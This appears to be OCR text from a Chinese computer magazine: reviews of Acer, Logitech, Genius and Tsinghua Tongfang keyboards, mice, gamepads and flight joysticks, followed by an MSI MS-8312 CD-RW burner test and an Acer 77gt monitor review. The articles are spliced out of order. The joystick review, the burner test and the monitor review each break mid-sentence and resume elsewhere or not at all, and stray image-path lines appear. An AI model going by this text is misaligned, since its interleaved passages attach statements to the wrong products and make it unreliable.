这款Acer键盘是即将上市的新产品，它集成了Acer曾经出品过的各款键盘的优点于一身：52V的廉价、52M的良好手感、52G（网络多媒体键盘）的托板和多媒体快捷键。其实猛然一看，它很像52G，但很多设计细节又不大一样。首先，它采用了标准104键键盘的布局，INSERT、HOME等键位不再窄窄地挤在主键区和数字键盘之间的狭小空隙里，而是大大方方地按照标准布局排列。ESC和F1～F12等16个功能键依然只有普通键位的一半大小，因为这些键的使用频率一般比较低，做小一点可以有效地压缩键盘宽度。



其次，它的手感非常好，每个键位不需多大力气即可按下，但又不是一触即发，这种设计的好处是可以防止无意中碰到某个键。按下键并抬

起手指之后，键位迅速恢复原状，准备承受下一次敲击，丝毫没有"粘手"的感觉。有些朋友用起来可能会感觉有点儿"软绵绵"，但习惯了之后就会发现它的好处：长时间敲打键盘也不会感到疲劳，这对键盘游戏玩家来说是很重要的。另外，合理的键位设计和反应迅速的键帽可以保证输入的效率，为组合键的使用提供了方便。

再者，在键盘的最上方有三个最为常用的多媒体功能键，分别是打开浏览器、打开电子邮件系统和休眠。传统的多媒体键盘上往往有一大排多功能键，但实际使用中真正用到的，还得数这三个。一来适当减少了功能键的数量，二来可以简化使用者的操作，还能降低成本。

其他方面，此键盘的外形并不是中规中矩的，而是呈流线型，这种设计在越来越注重电脑外在美的今天也算是一种潮流吧。包装内还带有一个可以自由拆卸的托板，在打字时可以将手腕放在上面，减轻疲劳。其实这并不是什么新鲜设计，相当一部分键盘都带有托板。但问题在于这些托板的质量往往较差，基本上起不到什么作用。而这款键盘的托板经过了磨沙处理，而且托板的底部有三个用于防滑的小胶垫，做工很好。

参考价格：即将上市

罗技网际抢手

网际抢手键盘推出已经有一段时间了，这是一款为快速上网而优化设计的键盘。作为键盘，最重要的当然是手感，此键盘的键位比较软，轻轻敲击即可按下，而且声音非常小，哪怕是深夜里玩游戏或打字，也不会被家人抱怨"弹棉花"了。在质量方面，网际抢手同样非常过硬，每个键位可承受两千万次击打，根本不用担心寿命问题。



网际抢手键盘的顶部有一排多媒体功能键，配合罗技开发的"iTouch"软件，可以非常简单地完成一系列操作："My Home"键可以直接打开浏览器，并直接显示设置好的首页；"GO"键则可以运行某个事先定义好的程序；"Search"键是用来自动打开Internet搜索引擎的；"Email"键还用多说么？当然，如果不愿意使用程序默认的功能，也可以自己定义每个键的用途。

我们发现此款键盘最大的优点就是它的手感和易用性，键盘在垂直方向上（指面向使用者而言）并不是平直的，而是略微有一点弧度，这样一来，使用者的手指可以很自然地搭在键位上面。包装内还有个可随意拆卸的托板，安装后使用，可适当减少用户手腕的疲劳，防止腕管综合症的发生。键盘上方的几个多媒体功能键在上网时尤其方便，例如，想打开IE浏览器并同时播放MP3音乐的话，不必用鼠标点来点去，顺手在多媒体功能键上按两下（仅仅两下）就OK了。不过这款键盘的体积稍微大了点，尤其是安装了托板以后，桌子不很大的朋友可能要清理一下桌面才能使用。而且回车键只有窄窄一条（很多键盘都是这种设计），使惯了大回车键的朋友用这款键盘的话，狂敲一串命令后飞点回车时很容易按错。另外，作为一款多媒体键盘，它的价格稍微贵了一点（罗技的东西向来都是高质高价），不过考虑到它的优点，多花一点钱购买这种能够长时间使用的配件还是很值得的，至少它不会和显卡一样半年就被淘汰掉。

参考价格：280元

Genius KB-16M Wireless

这款无线键盘的产品代号为KB-16M Wireless，其实它是一个套装，包括一个无线讯号接收器、一个无线多媒体键盘和无线鼠标。无线键盘是在Genius KB-16多媒体键盘的基础上设计的，除了少了一个PS/2连接线外，外观完全相同，可以储存16个多媒体或互联网功能，可算是目前市场上多媒体键盘中功能键最多的。支持Win98下的睡眠功能，可以自动监视音乐CD或VCD是否放入，并能自动调用相应的应用程序来打开它。造型符合人体工程学设计，还具备轻触式按键设计，能有效减轻打字时的疲劳感，键盘布局符合120/121键规格。KB-16M Wireless可以说是集合了以往Genius精品键盘的特点，用料高档，模具设计非常精致，整体简洁又不失大方。



KB-16M Wireless是按照无线电信号发射接收原理来设计的，这种技术对工作环境要求低，而且具备信号全方位接收的优点。在一定的距离内，无论在信号接收源的任何方位都可以操纵，就和无线手机一样，不受建筑和家具等阻碍物的影响，大大克服了红外线遥控设备受区域及建筑物影响的弱点。我们对KB-16M Wireless的无线信号接收发射性能进行了测试，在4米的范围内设置三道以上的障碍物仍能正常操作。在使用KB-16M Wireless的过程中，我

们发现，键位敲打质地轻软，而且弹性很好，触感一流。快捷功能键位设计合理，基本上集成了常用的功能项。而且键盘上方还有休眠键和重启快捷键位，而传统的电脑上这些功能的按键都是做在机箱上的，这样一来，就避免了远距离操作过程中起身到主机上操作的麻烦。但键盘上有一点设计可能会令不少朋友感到不太习惯，KB-16M Wireless将键盘的三个指示灯做到了信号接收器上，需要一段时间来适应。

这款无线键盘最大的好处就是我们将PC Game视频输出到大彩电时，可以远距离遥控操作，身体姿势和视觉都能更舒服一些。

套装参考价格：888元

键盘最佳编辑推荐：Acer 6511-X

我们刚刚了解到Acer 6511-X的型号被苏州明基电通定为52X，这样一来，Acer的52键盘系列又多了一款精品。对于Acer 52键盘系列产品我相信大家都有比较多的认识了，不再赘述。由于52X上市日期未到，所以我们无法知道这款键盘的详细价格，但可以肯定的是在百元以下。我们综合了性价比因素后，一致意见是推荐Acer 52X键盘。

鼠标篇

计算机鼠标的历史虽然没有键盘那么长，但它的年龄也着实不小了。鼠标最早是出现在苹果（Apple）机上的，后来才有了PC用的兼容鼠标。按键个数从一个、两个演变到今天的四个、五个甚至更多，其功能也越来越强大。这种鼠标内置3个滚轴，其中1个是空轴，另2个分别是X方向滚轴和Y方向滚轴。这3个滚轴都与鼠标底部一个可以滚动的小球接触，当小球滚动时便带动了3个滚轴转动，当译码轮被带动时，LED发出的光时而照到光敏晶体管时而被阻断，从而产生表示位移的脉冲。光机鼠标的精确度比机械滑鼠高，但造价却很低，目前机械鼠标的地位已日渐被工作性能更好的光电鼠标取代。

光电鼠标技术也发展到了第二代产品，早期的光电鼠标是利用发光二极管(LED)与光敏晶体管的组合来测量位移，二者之间有一定夹角，LED发出的光照射到光电板后反射给光敏二极管。鼠标中的电路将检测到的光的强弱变成表示位移的脉冲。这种鼠标的精确度很高，但造价昂贵，而且必须配合特殊的鼠标垫（用于反射光线）才能正常工作，鼠标附近如果有强光源的话，也会对它造成一定干扰。目前市场上还有很多光学鼠标，也就是前面说过的第二代产品，此类鼠标是利用光学镜头对鼠标所接触的表面进行扫描对比，然后确定鼠标的移动方向和距离。由于光学感应器的扫描速度可达1500次/秒，所以鼠标的精度大大提高。由于不再依靠光线的反射，所以也不再需要特殊的鼠标垫了，在任何介质表面上（不论是否光滑）都能正常使用。

现在的PC Game几乎都兼容鼠标操作，在大多数游戏中鼠标的重要性要高于键盘，甚至一鼠行天下的游戏也大有“人”在，所以我们对游戏用鼠标的挑选是相当严格的。在鼠标产品的测试中，手感、灵敏度、精度、耐用性是最基本的考察原则，鼠标只有综合了以上长处才能配合我们在游戏中的高速反应能力。凡是喜爱第一人称视角射击类游戏的玩家都知道这样一个道理：一个好的鼠标能将游戏成绩提高30%以上！可见鼠标在游戏中的重要性。

Genius 旋光眼鼠标



Genius是著名的鼠标品牌，我们所介绍的这款旋光眼鼠采用第二代光电技术，在品质和性能上是不用怀疑的。这款鼠标外型是最近常采用的方形键加圆弧造型，宽度较大，由于采用了人体工程学设计，旋光眼鼠非常符合手掌半握时的形状，加上其大小适中，使用起来非常舒适。配合它所附带的应用程序，不需要大幅度移动鼠标就可以完成绝大部分日常操作。

旋光眼鼠的另一个亮点要数它的魔术侧键，其实这也是Genius所开发的一套鼠标辅助及应用软件的快捷键。这套软件的功能非常强大，在软件设置界面中，可以对鼠标的各类性能作出适合自己习惯的调整。另外，这个软件还对网络操作提供了优化方案，对于常用的一些命令项都可以在软件中设置快捷命令，大大提高了上网效率和操作简便性。

在专用于游戏的设计上，这款鼠标的精准度和反应灵敏度是无可挑剔的，也很耐用，使用起来流畅自然，操作手感柔和，键位及滚轮的接触感觉比较软。外型宽度较大的特点决定了其在横移和上下移动能力上表现相当出色，但在游戏中45度斜角推动比如连续转身能力方面就显得一般了，这和罗技鼠标的特点恰好相反。

参考价格：270元

罗技极光银貂

罗技鼠标系列产品非常丰富，此次介绍的是极光银貂。这款鼠标整体色调为蓝紫色，在顶部有个罗技的标记，当鼠标与电脑连接好以后，它就会发出蓝色的光，除了装饰外还能起到电源指示灯的作用。这款银貂的造型很特别，因为非对称的外形、隆起的背部都与市场上绝大多数鼠标相差甚远，但当我们将手放上去之后，我们发现，隆起的背部正好托住掌心，整个鼠标的形状正好与掌心形状相符，根本不需要“握住”，只要将手“放”在上面就可以了，看来罗技在人体工程学设计方面见解相当独特。另外，这款鼠标看起来比较大，但实际上无论手掌大小，都能很好地操纵。极光银貂按钮轻轻一碰就可以按下，这种设计可有效防止因长时间使用引起的指关节疲劳。在鼠标的内部，有一块用于配重的钢块，使整个鼠标的重心居中，这也是此款鼠标重量不轻的原因。



极光银貂采用了第二代光电技术，在任意介质的表面都能正常使用，鼠标底部被照亮以后，通过一个塑料透镜，反射到一个孔中，孔内部就是影像处理芯片，经过处理辨别出鼠标移动的方向、距离，然后通知计算机屏幕鼠标指针移动。由于光学感应比机械系统要精细得多，所以此鼠标的精度极高，而且在游戏中更加明显，哪怕是非常细微的移动都能立刻有所反应，对Quake3、三角洲特种部队这类第一人称视角射击游戏来说尤为重要。总的来说，这款鼠标的主要优点就在于其非常舒适的手感和超高精度，非常适合对鼠标品质有较高要求的用户使用。

参考价格:320元

Acer M100

以前市场上曾出现过带“Acer”标志的鼠标，但Acer公司当时却从未发表过其鼠标产品，也就是说当时市场上的Acer鼠标统统都是假货，这些假货做工粗糙不说，质量也极差，往往个把月甚至几天就报销了。我们这次介绍的Acer M100鼠标才是Acer进军鼠标市场的真正第一号。此鼠标的外形十分漂亮，采用了Mac风格设计，整体以蓝白两色为主色调，底部则为半透明塑料，可隐隐约约看到里面的电路板，其做工用料都很精细，具备了Acer传统优点。M100是一款采用了第二代光学技术结构的光学鼠标，可以在任意介质表面使用。由于光学感应器的扫描速度非常快(1500次/秒)，所以它的精度也很高。



M100鼠标为三键式，按键声音清脆，反应灵敏。由于采用了人体工程学设计，鼠标后部比普通鼠标稍稍高一点，正好能够填满整个手掌，握在手里感觉十分舒服，而且它是左右完全对称的，惯使左手的人也可以使用。M100的接口为USB，安装不需要任何驱动程序。在实际试用中，移动灵敏、定位准确是它的另一大特点，手腕稍稍一动，屏幕上的鼠标箭头立刻有所反应。在Quake3游戏中，此鼠标表现不俗，准星移动、定位都很精确，大幅度移动和反复剧烈晃动时也没有出现迟滞感。由于摆脱了鼠标垫的限制，使得M100可以在宽阔的桌面空间内自由驰骋，而不必在激战中随时注意将鼠标移至鼠标垫中央。

不能不提到的是，光电鼠标大多都能发出彩色的光芒，这款M100也不例外，而且是两种不同颜色的光。滚轮发蓝光，鼠标底部的光电管则发红光。在鼠标静止的时候，光的强度比较弱，只是微微亮起来而已。当鼠标开始移动时，光的亮度就会加强，在黑暗中看起来尤为明亮。就凭这一点，作为礼物送给MM，一定会大受欢迎的。

参考价格：266元

鼠标最佳编辑推荐：Genius 旋光眼鼠标

在Genius和罗技的鼠标产品之间确实很难选择最佳，编辑部中大多数人的态度不太明朗，谁让它们都那么出色呢！不过从价格来看，Genius鼠标还是占了优势。

游戏手柄篇

目前绝大多数 PC 游戏都可以用键盘和鼠标操作，但对于大部分格斗、动作游戏以及模拟器来说，用键盘操作十分不便，而且玩的时间长了之后容易出现手指酸痛的现象。另一方面，部分键盘在两个人同时玩游戏时会出现“占键”情况，具体现象是同时按住两个或三个键后，再按其他键就不起作用了，这在格斗游戏中无疑是致命的(而且容易引发“真人快打”，呵呵)。所以，我们需要一个游戏手柄。

早期的游戏手柄的功能仅限于十字键和几个按钮而已，而现在的产品除了这些最基本的功能外，还有诸如360度模拟摇杆、节流阀以及方向盘等设备，这些设备大大方便了玩家在游戏时的操作，并且对游戏的可玩性也有一定提高。游戏手柄在早期一直属于输入设备范畴，但自从PS游戏机（Play Station，SONY 出品的 32 位家用游戏机）的手柄中引入了“震动”功能后，PC游戏手柄厂家纷纷仿效，推出了带有震动功能的游戏手柄。从此，游戏手柄从单一的输入设备过渡到了输入输出设备。不过带有震动功能或其他特殊功能的游戏手柄一般价格不菲，少则两三百元，多则四五百元，如何取舍就成了口袋里银子不多的玩家的首要问题。所以下面就详细地为大家介绍几款功能较多、市场中容易买到、而且性价比相对较高的PC用游戏手柄。

罗技力回振天盾

罗技力回振天盾是一款振动手柄，由于内置了两个电机，所以具有振动功能，因此它要比大多数手柄略沉一些。罗技力回振天盾大小适中，手指很自然地就能触到几个常用键，这个手柄的十字键并不像其他手柄那样凸在外面，而是有一半都凹在手柄外壳中，可能用户初用会觉得不方便，但只要习惯了就会发现其不会“搓把”到手指头痛的好处。手柄的右边有ABCXYZ六个功能键，在六个功能键的上方还有一个调节开关，主要是用在飞行模拟游戏中作为节流阀使用，但在赛车游戏中并不实用，因为赛车游戏中会经常调整油门大小，这时就不如普通功能键来得快捷了。另外，在手柄顶部还有两个扳机也是可操作的功能键。



手柄的下方提供了两个模拟量小摇杆，这两个小摇杆在某些游戏中会很方便，例如坦克战模拟游戏中，左边的摇杆可控制坦克的行进方向，而右边的摇杆则可以用来控制主炮的方向以及射击角度。模拟与数字方式的切换可通过“MODE”键来切换，旁边的“RUMBLE”键用来选择是否打开震动功能。另外，“力反馈”（Force Feedback）与“振动反馈”（Vibration Feedback）是不一样的，因为手柄上不可能做出像力反馈摇杆一样的效果，它能做到的只有“振动”，通过不同的振动方式来给游戏者更切实的感受。在实际测试中(极品飞车4)，此手柄的振动效果相当不错，玩家能够通过振动明显地分辨出石子路与草地的区别，对于撞击、引擎震动等也有相应的振动效果。

可以说这款手柄将比较常见的功能都集成了，尤其是节流阀的设计比较新颖。不光可以在玩普通游戏时使用，对于飞行模拟和赛车类游戏也都能发挥作用。它对于普通游戏发烧友来说是个相当不错的选择。

参考价格:360元

清华同方超级劲拼八型

这款清华同方超级劲拼八型手柄采用了人体工程学设计，按照手掌及手指的纹路，并参考了把握习惯设计了柄部，体积适中但重量较轻。它的外型和PS专用手柄很相似，但功能方面则远胜于后者。左方是传统的八方向十字键，可适用于大多数电脑游戏，功能键则有手柄右边的A、B、C、D，再加上顶部的四个扳机键（L1、L2、R1、R2）、切换键和开始键的话，一共有十一个之多，足以满足任何游戏的键位数量需要。手柄中部有“Analog”和“Digital”两个按钮，用来切换数字或模拟方式。超级劲拼八型手柄提供了一个模拟小摇杆，可进行360度操控，适用于飞行射击以及赛车等游戏。特别值得一提的是，此小摇杆不但可以按下，作为第十一个功能键使用，还可以通过它旁边的一个控制锁来锁定小摇杆的移动范围，可选择垂直移动或水平移动，这样可以提高在某些游戏中控制的精确程度。在手柄的最下方，还有一个节流阀（或叫做滚轮），这在手柄中相当少见。这个节流阀与模拟量小摇杆配合的话，完全可以作为飞行摇杆的替代品，可以节省一笔开支。



此手柄提供了两种接口，分别为 USB 和 15 针游戏插口，一些没有USB接口的老机器也可以使用。在安装了附带的驱动程序后，就可以对手柄上的每一个键重定义其功能，还可以定义

各种键位序列，在格斗游戏中可以用一个键发出原本十分复杂的必杀技。在游戏中，此手柄提供的11个键位足够一般游戏使用。八方向十字键呈圆形，容易造成误按，多少有些不便。模拟小摇杆手感很好，在游戏提供的测试画面中仅有非常微小的晃动，对于模拟设备来说是很正常的。节流阀（滚轮）的位置由于比较靠下，游戏时调节起来比较麻烦，所以仅适用于一些调节油门不太频繁的游戏，例如飞行模拟。

总的来说，超级劲拼八型是一款功能非常齐全，适用于任何类型玩家的手柄，它的价格相对其他款式手柄来说也比较便宜，因此非常值得我们推荐。

参考价格：230元

Genius Max Fire Digital Force G-09D

这款手柄的外形十分漂亮，深灰色的底色配上暗金色的按钮显得既前卫又不失稳重，外型设计符合人体工程学。手柄正面总共有ABCXYZ六个键，顶部还有另外的四个按钮，一共十个功能键。顶部的四个键中有两个被称作"扳机"，设计的距离较开，玩游戏的时候按起来很方便，不会出现匆忙之中按错了键的情形。G-09D在方向十字键外围有一个可触控的圈状按钮，在赛车游戏中可以起到方向盘的作用。它比传统八方向十字键的好处在于：由于十字键只有两种状态，即是否按下，显然无法满足此类游戏中精细调节的需要；而小方向盘则不然，可以在X轴的任意位置定位。在手柄的下方还有一个小摇杆，可以用来玩飞行模拟及射击游戏。



虽然号称振动手柄，但我们在测试中发现它并不能支持真正意义上的"振动反馈"，只不过是按一下键就震动一下，跟游戏没有任何关系。也就是说，如果不按任何键，直到GAME OVER手柄也不会动一下，在射击游戏中气氛还好，在赛车游戏里则不太适用。手柄上的微型方向盘与键盘和手柄上的十字键之间最大的区别在于，键盘和十字键只有0和1两种状态，在赛车游戏里要么不转方向盘，要么就一下子转到底；而这个方向盘就可以一点一点地转，弯道弧度小就稍微转一点，大的话就转到头，比键盘和十字键方便得多。

总的来说，此手柄功能较为全面，微型方向盘的设计相当有新意，而且在游戏中效果不错。小摇杆手感不错，定位比较准确，适合飞行模拟以及射击游戏。方向盘和模拟小摇杆的灵敏度很高。不支持真正意义上的振动反馈是它最大的弱点。整体来说性价比较高，值得玩家们考虑。

参考价格：298元

游戏手柄最佳编辑推荐：清华同方超级劲拼八型

清华同方超级劲拼八型的手柄功能多，键位多、设备接口也多，但价格却是最低的。虽然在性能上它不是最强的，但在性价比方面可能它才是最好的选择。


飞行摇杆篇

除了常见的动作、格斗以及RPG、SLG等游戏外，还有一类引人注目的游戏——飞行模拟。喜欢飞行模拟游戏的人不像喜欢第一人称视角射击游戏（例如Quake3）的玩家那样多，但他们大多都是航空航天的爱好者，所以对用来玩飞行模拟游戏的"装备"也格外关心，他们关心的"装备"自然就是下面将要介绍的飞行摇杆了。目前市场上的飞行摇杆品种繁多，品牌型号多如牛毛，很多杂牌摇杆的价格十分便宜，仅仅百元左右，但品质很差，不光做工粗糙，而且往往时间不长就坏了，很多玩家用后纷纷大呼上当。所以建议大家购买时不要贪图便宜，宁可多花一点钱，也要买名牌大厂出品的摇杆，有保修才是最安全的。

现在飞行摇杆上提供的功能并不仅限于控制方向和开火了，纷纷增加了诸如节流阀、苦力帽以及方向舵等有利于操作的装置，使得飞行模拟游戏玩起来更加真实。还有一点不能不提，就是某些飞行摇杆具有的力反馈技术（Force Feedback）。什么叫力反馈技术？简单地说，就是将真实的运动感觉传达给使用者的技术。举个例子，当你使用支持力反馈的方向盘来玩赛车游戏时，如果不幸撞上了墙，在现实中这种情况会造成方向盘有一个反弹的力，同样你在游戏中也能感到，让使用者有亲身经历的感觉，用在飞行摇杆上时也是一样。像飞机起飞、降落、加速、发射机炮或导弹、遭受敌人攻击等效果都可以通过力反馈技术表现出来，使飞行模拟游戏的拟真程度大大增加，也使游戏的可玩性大大增强了。

罗技WingMan Force

WingMan Force是罗技推出的第一款力反馈摇杆，采用先进的线缆传动技术，电机通过特殊制作的钢缆线带动摇杆达到力反馈的目的。在表现力反馈的连续性方面不存在齿轮传动技术的缺点，因为一条钢缆是连续的，不存在间隙，所以不会有延迟、间断等问题。功能方面，提供了九个功能键，一个苦力帽和一个节流阀，没有方向舵。手感相当好，人手握住握把的时候结合很紧密，可以感觉到有几个受力点在支撑着手与手腕。使用时，左手控制五个功能键和节流阀，右手握住握把并控制扳机及另外三个功能键。此摇杆有两个插头、串口和USB接口，支持即插即用。在WingMan Profiler中可以分别对各个不同的游戏单独进行设定，对某一个游戏的设定只适用于这个游戏，设定的内容包括力反馈的力度、各个功能键的作用、重定义键位等。也可以将设定好的配置文件导入或导出，以便重装系统后继续使用。



WingMan Force对于我们此次使用的两款游戏以及其自带的驱动程序中的力反馈效果表现相当优秀，两挺机炮同时发射时可明显感觉出两种不同的发射频率，对于不同距离的爆炸效果与不同速度的撞击效果，能够表现出不同大小的振动幅度。驱动程序非常完善，可对不同游戏作不同的设置；节流阀精度很高，在游戏中可以作很细微的调整；但没有提供方向舵，在游戏中只能使用键盘代替，虽然可以通过增加脚踏板式方向舵解决，但需要另外一笔花费；默认的100%力反馈力度在某些游戏中可能偏大，可通过降低此游戏中的力反馈力度解决，对于100%尚觉得不够大的使用者来说，最多可以调整到150%。另外要说明的是，WingMan Force虽然现在已经停产，但市场上仍然有部分存货出售，而且价格很低，仅四百余元，性价比相当好。

参考价格：430元

Genius MaxFighter Force Feedback F-33D

像罗技、Genius这样的游戏外围大厂都会有一两款顶级产品，MaxFighter Force Feedback F-33D就是Genius产品线中性能最为全面的一款力反馈摇杆。其采用的是齿轮传动技术，底座宽大沉重，基色为棕色，各个按钮、节流阀等为淡金色，整体给人一种比较典雅高贵的感觉。F-33D做工很好，在底座、握把的边缘没有找到粗糙的痕迹。握把比较舒适，看得出来是对应人手握把时的形状设计的，握把的下部有一个托板，在游戏时可以把手腕放在上面，长时间使用后也不会感觉疲劳。功能方面，提供了十个功能键、一个节流阀、一个苦力帽及一个方向舵。不过它的节流阀是设计在握把顶端的，为推拉杆式设计，通过上推下拉达到增大或减小油门的目的。力反馈效果比较真实。



MaxFighter Force Feedback F-33D摇杆的握把精度很高，所以在此次测试的两款游戏以及自带的驱动程序测试中表现不错，对各种力反馈效果模拟比较真实。当游戏中的飞机螺旋桨开始转动时，握把左右大幅度晃动，频率较低，之后晃动的幅度越来越小，频率也随之加快，逐渐转变为从低速到高速的颤抖，并且能明显感觉出同时产生的不同的力反馈效果。其方向舵的设计比较新颖，提供的功能很多。但力反馈力度的最大值相对偏小，对于喜欢剧烈震动的人来说可能100%尚不够猛烈，但无法再加大了。节流阀精度不高，在一些需要精确控制油门的游戏中，只有将方向舵改设为油门方可解决，且偶尔有轻微晃动。驱动程序未提供自行调整键位和为不同游戏提供不同配置的功能。

这款摇杆的安装使用是同类产品中最为方便的产品之一，也是我们推荐的一个理由。

参考价格：988元

清华同方震撼劲杆

目前市场上的精品游戏摇杆不多，而且大多价格不菲，这么说就没有一款适合口袋中银子不多的玩家吗？非也，清华同方推出的这款“震撼劲杆”价格不高，但性能却很不错。虽然清华同方震撼劲杆不具备力反馈功能。但如方向舵、节流阀、苦力帽、扩展等功能都有。这款摇杆看上去不太漂亮，螺丝、弹簧等大多暴露在外，在摇杆底座侧面附带了一个微型六角扳手，用户可以通过这个简单的工具自由调节摇杆上各个部件的位置。例如，我们可以将用于减轻手腕疲劳的托板升高或降低，以适应手掌大小不同或左右手习惯不同的玩家。在摇杆上还有多个部件可以这样调整，像节流阀的位置、摇杆头的高低及扭向等。

在握把顶部中央是一个八方向苦力帽，手感很好，不

微星“天狼星”——MS-8312高速刻录机测试

□北京 Ken

在上半年，刻录机市场价格竞争非常激烈，主流刻录速度也在不停地向更高的速度发展。著名的主板研发制造厂商微星科技也加入了刻录机市场这块战场，发布了MS-8312 天狼星CD—RW刻录机，有12速写、8速复写、32速读的性能，内置2M缓存。这款产品具有Seamless Link无缝连接刻录技术，能够充分改善高速刻录中常见的“Buffer Under Run”错误现象。

自IDE规范接口的刻录机产品问世以来，以其廉价、使用方便的特点深受普通用户的喜爱，不过可能有些人会说IDE接口的CD-RW刻录机有遗憾，原因是Buffer Under Run错误几率较高，而且与SCSI接口的刻录机相比，IDE接口刻录机系统资源占用也较高。为了解决以上的问题，许多厂商都在研发新的技术以提供解决方案，MS-8312的无缝连接技术就是其中成果的代表之一。

一般的CD-R/CD-RW刻录机在发生Buffer Under Run错误时是不能停止刻录过程的，也不能在重新取得资料后继续进行刻录过程。最主要的问题就是如何修复停止刻录终点与重新刻录起点之间的“缝隙”，以便可以让刻录的数据符合标准，并能被正确地读出。

但是Seamless Link技术可以通过自动在错误发生前预报而防止Buffer Under Run的问题。即使有此问题出现，也能通过此项技术做到无缝连接，完全解决了使用者的刻录烦恼。

事实上，Seamless Link技术是在RICOH公司的Just Link的刻录技术上改进过来的，双方的Buffer Under Run解决方案和技术原理基本相同，和SANYO独家研发的刻录技术BURN-Proof是各有千秋，不过前者更容易也更早被引入IDE接口刻录机，后者目前基本上只应用于SCSI接口的刻录机中。

MS-8312的外形比较朴实，面板功能键较少，只有音量旋钮和光盘托架打开/关闭键可直接操作，另外还提供了耳机插孔、应急孔、读盘及刻录指示灯等标准布局，在刻录机的托架上有微星科技公司的缩写标志“MSI”及“CDRW 12×8×32”字样。


> 测试平台：
> CPU：赛扬Ⅱ 800（8X100MHz）
> 主板：微星815EP
> 内存：HY PC133 128M SDRAM
> 硬盘：IBM 60 GXP 40G
> 光驱DMA方式打开
> 中文Win98第二版、Nero CDSpeed99 0.83版 Nero5.0中文版
> 光驱监测信息为：“CD-R/RW 12×8×32 V9.BC”

首先我们测试这款刻录机的读取性能，我们用一张650M以上的混合数据测试CDR盘及一张正版“backstreet boys”CD音频测试光盘分别测试。

在测试中，MS-8312刻录机的读盘性能表现非常不

	最大速度	8速CPU资源占有率	读盘模式	任意寻道时间
混合数据盘测试	30.91	17%	CAV	81ms
音频CD盘测试	13.79	28%	CLV	105ms

易出现滑脱。握把上有一个扳机和三个功能键，底座上则提供了另外四个。水平旋转握把的话，就可以实现方向舵的功能，只不过移动范围偏小了一点。节流阀设计在摇杆底座的后部，用另一只手来操纵，惯使左手的人可以将其移动到另一侧。我们可以对摇杆进行各种设定，摇杆上一共提供了八个可编程控制键，玩家们可以根据喜好定义摇杆上每一个键的作用，还能够定义键位序列，在发必杀技时非常有用。



在游戏中我们发现，此摇杆的精准度很好，握把的可移动范围与屏幕上的方框大小基本吻合，没有过多余量。握把动作的阻力大小刚好合适，既不会过于松弛，也不致在长时间游戏后产生疲劳感。节流阀的动作范围较大，可以进行较为精确的调节，这一点完全可列入上等水平。不过，由于方向舵是通过水平旋转握把来实现的，所以无法长时间使它保持在一个固定的位置上，这一点在某些飞行模拟游戏中可能会造成麻烦。另外，握把顶部的三个按钮有些松动，而且用拇指不易按到，不能不说是一点遗憾。

参考价格：320元

> 摇杆最佳编辑选择：罗技WingMan Force
> 太精典了！只有罗技的这款摇杆才能给我们真正的力回馈感觉，尽管它已是一款停产产品。因为罗技现在的主流产品实在是太“高贵”了。CF

□北京 Ken

Acer 77gt彩色纯平显示器评测

在球面及柱面显示器应用技术逐渐淡出的时候，显示效果更好的纯平显示器已进入我们的生活，而显示器已进入了17英寸的主流时代。我们都知道大屏幕显示器在多媒体展示时的精彩效果是在14、15英寸显示器上所无法比拟的，在低价电脑概念流行之际，许多显示器厂商也推出了一些售价在2000元以下的纯平显示器以适应市场的需要，Acer 77gt显示器就是在这种市场氛围下应运而生的低价大屏幕显示器之一。

Acer 77gt是从早期在市场上颇受好评的Acer 77g衍生过来的，在对77g部分内部电路做了相应改进并通过了严格的TCO99规范认证后，Acer再次推出了这款显示器。从厂家提供的显示器技术资料来看，Acer 77gt显示器采用了0.25mm点距的三星丹娜阴罩式纯平显像管，带宽110MHz，支持Windows操作系统即插即用，最大支持1280×1024的分辨率，而且在目前17英寸彩显最适合应用的1024×768分辨率上，Acer 77gt能支持85Hz的刷新率，在应用中不会感到刷新率不足带来的闪烁感，有效地保护了我们的视力。

Acer 77gt的外观比较传统，简洁但并不呆板。显示器的电源开关和OSD菜单按钮都位于显示屏幕正下方，OSD设置提供了多语言菜单，除了应有的对比度、亮度及画面位置调校外，还包括枕形失真、梯形失真、平行四边垂直调整、旋转校正、平衡、顶角底角调整、消磁等特殊功能选项，而且，还提供了较为专业的水波纹调整选项。我们发现，尽管Acer 77gt只预设了9300/6500二组色温，但预设的色彩相当准确，同时，显示器还允许单独设定自定义



错，转速测试成绩和标称值相差很小，在CD音频盘的测试中，由于该刻录机采用CLV恒定线速度方式读盘，以确保抓音轨的品质。在寻道时间测试中，MS-8312成绩不错，对光盘预读反应迅速。在CPU资源占有率的测试当中，MS-8312表现则一般，略为偏高，不过刻录机的内部结构比普通的CD-ROM远为复杂，出现这种情况属于正常范畴之内。另外，在DAE Quality抓音轨品质测试中，该光驱得分为9分。

在接下来的刻录测试中，我们使用了支持8速复写的Acer高速CD-RW刻录盘，12速杂牌CD-R刻录盘及Acer 12速CD－R金盘测试，所有时间记录按照Nero刻录软件的自动记录为准。

[illegible]	刻录容量	刻录速度	刻录用时
Acer高速CD-RW盘	648MB	8速	10分13秒
Acer高速CD-R盘	658MB	12速	6分30秒
杂牌高速CD-R盘	658MB	12速	6分33秒

在我们的刻录测试当中，MS-8312表现一直很稳定，CD-RW格式化清零测试仅用时10分11秒，测试速度成绩正常，体现了12速写及8速复写的应有性能，刻录质量也经过了我们的测试，兼容性很好。在Nero及Easy CD等新版刻录软件中，Seamless Link技术得到了很好的支持，我们在刻录当中反复用大量的后台操作也没有影响到刻录质量，说明Seamless Link技术确实具备抑制“Buffer Under Run”错误的优异性能。CF

评价：（五星为最高评价）	
刻录性能	★★★★★
稳定性	★★★★★
纠错性能	★★★★
噪音控制	★★★★
发热量控制	★★★★☆
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
性价比	★★★★



